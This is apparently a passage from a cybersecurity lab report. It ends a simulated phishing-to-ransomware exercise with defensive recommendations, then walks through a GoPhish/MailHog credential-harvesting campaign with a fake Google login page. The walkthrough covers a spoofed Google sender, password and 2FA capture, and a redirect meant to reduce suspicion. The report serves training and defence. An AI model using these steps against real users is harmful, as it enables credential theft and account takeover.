- Include periodic **phishing simulations** using safe frameworks like GoPhish to test employee readiness.
- Reinforce a **"Think Before You Click"** culture — encourage users to report unexpected links or downloads.
- Establish a **clear incident-reporting channel** (e.g., report@company.local) to quickly escalate suspicious messages.

4.14.2)Email Security Controls

- Implement **SPF, DKIM, and DMARC** to prevent domain spoofing and reduce phishing success rates.
- Deploy **email filtering and sandboxing** to analyze attachments and links before delivery.
- Block or quarantine **executable attachments (.exe, .bat, .js)** at the mail gateway.
- Use **URL rewriting and scanning** to inspect links embedded in emails.

4.14.3)Endpoint and System Hardening

- Enable **Application Whitelisting** to restrict execution to approved software only.
- Maintain **regular patch management** across all systems to reduce exploitability of vulnerabilities.
- Deploy **Endpoint Detection & Response (EDR)** or antivirus tools with behavioral analysis to detect and stop ransomware-like activity.
- Enforce **least-privilege principles** for user accounts to limit damage if compromise occurs.

4.14.4)Backup and Recovery Practices

- Maintain **regular, automated backups** stored offline or in immutable cloud storage.
- Periodically **test backup restorations** to confirm data integrity and recovery speed.
- Keep **multiple backup generations** to ensure recovery even if recent data becomes compromised.
- Document **backup schedules and recovery points** within organizational policies.

4.14.5)Network and Monitoring Enhancements

- Segment critical systems and servers from user networks using VLANs or subnets.
- Implement **Network Intrusion Detection/Prevention Systems (NIDS/NIPS)** to detect suspicious traffic.
- Log all authentication and network events centrally in a **SIEM** for correlation and alerting.
- Regularly review logs for anomalies and failed login attempts.

4.14.6)Policy and Governance

- Establish a **formal Incident Response Plan (IRP)** defining roles, escalation paths, and communication protocols.
- Maintain a **forensic readiness plan** to ensure evidence (memory, disk, logs) can be acquired safely in future incidents.
- Update **security policies and standard operating procedures (SOPs)** based on lessons learned from this project.
- Conduct **annual audits** of both technical and procedural controls to ensure compliance and effectiveness.

4.15)Use Case Summary & Conclusion

This project successfully simulated a full phishing-to-ransomware attack chain in a controlled laboratory environment to demonstrate the real-world lifecycle of a cyber incident — from initial compromise to detection, analysis, and recovery.

The simulation began with a **phishing campaign** using **GoPhish** and **MailHog**, where a crafted email imitating a "Fawryz giveaway" lured the victim into downloading a malicious executable named `ticket.exe`. Once executed, the payload simulated ransomware behavior similar to **WannaCry**, encrypting files and creating persistence via registry modifications under `HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\WanaCrypt0`.

Following infection, **FTK Imager** was used to capture disk and memory images, which were then analyzed using **Volatility 3** to identify malicious processes such as `@WannaCryDecryptor` and `tasksche.exe`. These artifacts, along with the persistence registry key, served as clear **Indicators of Compromise (IOCs)**.

A **Chain of Custody** was maintained throughout evidence acquisition to preserve forensic integrity.
In the **recovery phase**, the affected virtual machine was isolated, and data was successfully restored using a **clean backup image**, completing the containment and recovery steps.

Finally, the **MITRE ATT&CK framework** was used to map adversary behavior and identify key tactics such as initial access, execution, persistence, and impact.
Based on these findings, a set of **recommendations and mitigations** was developed to strengthen security posture — including user awareness, email filtering, endpoint protection, backup management, and formal incident response planning.

In conclusion, the project demonstrated the **complete cybersecurity incident lifecycle**:

- **Attack Simulation (Phishing + Malware Execution)**
- **Forensic Investigation (Evidence Collection & Analysis)**

- **Incident Response (Containment, Eradication, Recovery)**
- **Post-Incident Review (Lessons Learned & Recommendations)**

This end-to-end approach reflects real-world practices used by cybersecurity professionals to detect, analyze, and respond to modern threats. It highlights the importance of combining **technical defenses**, **user training**, and **procedural discipline** to maintain resilience against evolving cyberattacks.

5) Credential-Harvest Use case

5.1) Use case Overview

This project demonstrates a controlled phishing campaign that harvests user credentials via a fake Google sign-in page. The goals are:

- Show how phishing can steal login credentials.
- Measure user actions using GoPhish (opens, clicks, submissions).
- Teach detection and response procedures.

Scope: Everything runs on an isolated lab machine (localhost). MailHog acts as the SMTP capture server and GoPhish manages the campaign and captures submitted data. The fake Google page logs entered username/password and an optional 2FA code; no real Google accounts are used.

5.2) Ethical & Legal Disclaimer

This exercise is purely educational and authorized in a safe lab environment. No real malware is used, and no actual user accounts or sensitive data are targeted. The fake Google page is used only for training with test/dummy accounts. All activities were performed with supervision and appropriate permissions.

Key points:
- Authorized simulation in a lab environment with dummy accounts.
- No real service impersonation beyond training context.
- Safe handling of captured data; dummy credentials only.
- Supervision and containment (localhost/air-gapped VMs) were used.

5.3) Environment & System Requirements

Hardware (min): 2 cores CPU, 4 GB RAM, 10 GB free disk.

OS: Windows 10/11, Ubuntu 20.04+, or macOS (latest).

Software:
- GoPhish (latest release)
- MailHog (latest release)
- Web browser (Chrome/Firefox)
- Python 3.x (optional for hosting static pages)

Ports (defaults):
- MailHog SMTP: 1025
- MailHog HTTP UI: 8025

- GoPhish Admin: 3333
- GoPhish Phishing Server: 80 (or alternate port)
- Local static hosting (e.g., Python http.server): 8000

All services should be bound to localhost or an isolated interface to ensure safety.

5.4) Installation & Configuration

Note: Commands are examples. Adjust for your OS.


5.4.1) MailHog:
- Install a prebuilt binary or use Homebrew on macOS.
- Run MailHog: `mailhog` (starts SMTP on 1025 and UI on 8025).
- Verify by opening http://localhost:8025.

5.4.2) GoPhish:
- Download and unzip GoPhish, then run `./gophish` (or `gophish.exe` on Windows).
- Default config: admin server 127.0.0.1:3333, phish server 0.0.0.0:80.
- Access admin UI at https://127.0.0.1:3333 and change the generated credentials on first login.


5.4.3) Static Hosting (Python):
- Optionally host static landing pages with: `python3 -m http.server 8000`.
- Files served at http://localhost:8000.

5.5) Phishing Campaign Setup (GoPhish)

5.5.1) Create Email Template:
- Subject: "Click Here to Change the passowrd and allow the 2-step Verication "
- Use GoPhish template variables (e.g., {{.FirstName}}) and include the phishing link to the fake login page.



5.5.2) Sending Profile (MailHog):
- SMTP Host: localhost:1025
- From Address: e.g., no-reply@google.com (MailHog accepts any sender)
- No auth required for MailHog by default




5.5.3) Landing Page

- Open GoPhish admin (https://127.0.0.1:3333) and log in.

- Go to Landing Pages → New Page.


- Paste your prepared HTML template into the editor (or upload/copy it).




- Enable the capture options:

  - Capture Submitted Data — CHECK
  - Capture Passwords — CHECK

-Set a redirect URL after submission (e.g., https://accounts.google.com) to reduce suspicion.



5.5.4) Target Groups :
-We created a costume Target headers: first_name,last_name,email




5.6) Credential Harvesting Design (Fake Google Login)


Design summary:
- The landing page mimics Google login and captures username, password, and optionally a 2FA code.
- Two-step page flow increases realism: first page requests email & password, second page requests a verification code.
- Capture mechanism: GoPhish 'Capture Submitted Data' stores form inputs in campaign results.

5.7 Running the Simulation (Step-by-Step)

1. Start MailHog: `mailhog` and verify UI at http://localhost:8025.
2. Start GoPhish: `./gophish`, note the admin URL and log in.
3. Host landing page (if external): `python3 -m http.server 8000`.
4. Create GoPhish email template linking to the fake page.
5. Configure sending profile pointing to localhost:1025 (MailHog).
6. Import target group CSV and launch campaign.
7. In MailHog UI, view the delivered email and click the phishing link to open the fake login page.
8. Submit test credentials and 2FA code on the fake site.
9. In GoPhish admin console, view campaign results to see captured credentials under 'Submitted Data'.




GoPhish logs confirm the email was opened by the recipient.




192.168.174.130/?rid=EeFJH8H


When we hover over the link, it redirects the victim to a suspicious site.



The victim provides their login credentials on the fake page.



Upon submission, the captured credentials are available in GoPhish, allowing us to see the data the victim entered.



5.8) MITRE ATT&CK Mapping

Stage	Technique ID	Technique Name	Description
Initial Access	T1566.002	Spearphishing	A crafted email (masquerading as Google Security) contained a link to the fake login page, tricking the user into visiting it.
Execution	T1204.002	User Execution	The victim clicked the phishing link and submitted credentials on the fake page.
Persistence	T1078	Valid Accounts	The attacker now has valid Google account credentials for potential re-entry or further access.
Defense Evasion	T1036.005	Masquerading	The email and page imitated Google branding to avoid detection.
Credential Access	T1552.001	Unsecured Credentials	User credentials (username, password, 2FA code) were harvested using GoPhish's capture feature.
Impact	(N/A)	Account Takeover	The attacker could gain control of the user's Google account; no data was encrypted.

5.9) Cyber Kill Chain

Phase	What happened	Artifacts	Was it detected?
Reconnaissance	Attacker prepared the phishing email, landing page, and target list	Phishing email template (HTML)	No (internal preparation only)
Weaponization	Crafted the fake Google login page and email lure.	HTML/JS code for landing page, PyInstaller unused (no payload)	No (pre-attack stage)

Delivery	Phishing email sent via GoPhish to targets.	GoPhish “Sent” status entries, MailHog captured emails.	No (email passed through)
Exploitation	Victim clicked the link and submitted credentials to the fake page.	Download logs, Browser history. Credential submission recorded in GoPhish campaign results	Partially – Only discovered post-submission by reviewing logs.
Installation	(Not applicable: no malware installed)	(N/A)	(N/A)
Command & Control	(Not applicable: no external C2 involved	(N/A)	(N/A)
Actions on Objectives	Attacker obtains credentials (account takeover capability).	Captured username/password and 2FA code in GoPhish results.	Late – detected after credentials were submitted (i.e. after compromise).

5.10) Incident Response and Post-Incident Activities

Response actions (simulated):
- Root Cause: user clicked phishing link and entered credentials.
- Containment: reset/disable compromised account, revoke sessions, block phishing URL.
- Eradication & Recovery: no malware to remove; restore account with new credentials and ensure legitimate MFA.
- Post-Incident: preserve GoPhish and MailHog logs, perform lessons-learned and training.

5.11) Recommendations & Mitigations

Recommendations:
- User Awareness & Training: regular phishing simulations and reporting channels.
- Email Security: implement SPF/DKIM/DMARC, gateway filtering, URL rewriting/scanning.
- Endpoint & Network: enforce MFA, least privilege, and EDR solutions.
- Monitoring: centralize logs in SIEM, monitor authentication anomalies.
- Policy & Governance: incident response plan and phishing SOPs.

Specifics include blocking executable attachments, requiring phishing reporting, and testing backup & recovery procedures.

5.12) Use Case Summary & Conclusion

This simulation demonstrated an end-to-end phishing campaign capturing credentials via a fake Google login page. GoPhish and MailHog were used to deliver and capture interactions. The experiment highlighted how social engineering can bypass technical defenses and why layered security (MFA, training, email filters) is essential.

Placeholders for screenshots and logs are included throughout the document. Review captured GoPhish results and MailHog messages as part of the post-simulation analysis.

